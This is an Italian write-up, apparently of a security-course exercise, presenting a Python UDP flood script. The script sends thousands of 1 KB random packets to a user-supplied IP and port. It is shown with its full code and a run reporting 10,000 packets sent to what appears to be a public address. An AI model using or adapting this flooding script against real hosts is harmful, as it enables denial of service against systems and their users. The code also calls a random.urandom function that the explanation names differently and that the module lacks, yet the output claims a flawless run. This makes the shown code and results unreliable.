




Consegna:

Il compito di oggi ci chiedeva di scrivere un codice Python, per simulare un **UDP Flood** (un attacco nella sicurezza informatica che rientra nella famiglia degli attacchi DOS)

Pratica:

Spiegazione del codice:


1. **Socket UDP:** Il codice crea un socket UDP con `socket.AF_INET` e `socket.SOCK_DGRAM`.
2. **Pacchetto di 1 KB:** Utilizza `random._urandom(1024)` per generare 1 KB di dati casuali, pronti per essere inviati come pacchetto UDP.
3. **Ciclo di invio:** Per ogni pacchetto specificato dall'utente, il programma invia il pacchetto verso l'IP e la porta della macchina target.
4. **Input dell'utente:** Richiede l'IP e la porta del target, oltre al numero di pacchetti da inviare.

A screenshot of a code editor window showing a Python script named 'import socket.py'. The script defines a function 'udp_flood' that takes 'target_ip', 'target_port', 'packet_size_kb', and 'num_packets' as arguments. It creates a UDP socket, generates random packets, and sends them to the target. The script also includes a main block that prompts the user for the target IP, port, and number of packets.

```
import socket.py X
C: > Users > loren > Desktop > import socket.py > udp_flood
1 import socket
2 import random
3
4 def udp_flood(target_ip, target_port, packet_size_kb, num_packets):
5     # Creazione del socket UDP
6     client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
7
8     # Generazione di un pacchetto di 1 KB di dati casuali
9     packet = random.urandom(packet_size_kb * 1024) # 1 KB di dati
10
11     print(f"Inviando {num_packets} pacchetti di {packet_size_kb} KB verso {target_ip}:{target_port}...")
12
13     try:
14         for i in range(num_packets):
15             client.sendto(packet, (target_ip, target_port))
16             print(f"Pacchetto {i + 1} inviato.")
17         print("Attacco completato.")
18     except KeyboardInterrupt:
19         print("\nAttacco interrotto dall'utente.")
20     except Exception as e:
21         print(f"Errore durante l'invio dei pacchetti: {e}")
22     finally:
23         client.close()
24
25 if __name__ == "__main__":
26     # Input dell'utente
27     target_ip = input("Inserisci l'IP della macchina target: ")
28     target_port = int(input("Inserisci la porta UDP della macchina target: "))
29     num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
30     packet_size_kb = 1 # Dimensione del pacchetto fissa a 1 KB come richiesto
31
32     udp_flood(target_ip, target_port, packet_size_kb, num_packets)
33
```

Funzionamento:

Il codice richiede alcuni **parametri di input**, tra cui **l'indirizzo IP** della macchina target, la **porta UDP** della macchina target, ed infine **quanti pacchetti** si vogliono **inviare**:

A screenshot of a terminal window showing the execution of the script. The user has run the command 'C:\Users\loren\AppData\Local\Microsoft\WindowsApps\python3.11.exe "c:/Users/loren/Desktop/import socket.py"'. The terminal shows the prompts for target IP, port, and number of packets, with the user entering '82.55.43.215', '23330', and '10000' respectively.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\loren> & C:/Users/loren/AppData/Local/Microsoft/WindowsApps/python3.11.exe "c:/Users/loren/Desktop/import socket.py"
Inserisci l'IP della macchina target: 82.55.43.215
Inserisci la porta UDP della macchina target: 23330
Inserisci il numero di pacchetti da inviare: 10000
```

Dopo aver fornito le credenziali possiamo eseguire il codice, che procederà perfettamente:

PROBLEMS

OUTPUT

DEBUG CONSOLE

TERMINAL

PORTS

Pacchetto 9993 inviato.
Pacchetto 9994 inviato.
Pacchetto 9995 inviato.
Pacchetto 9996 inviato.
Pacchetto 9997 inviato.
Pacchetto 9998 inviato.
Pacchetto 9999 inviato.
Pacchetto 10000 inviato.
Attacco completato.
PS C:\Users\loren> |



0



0



0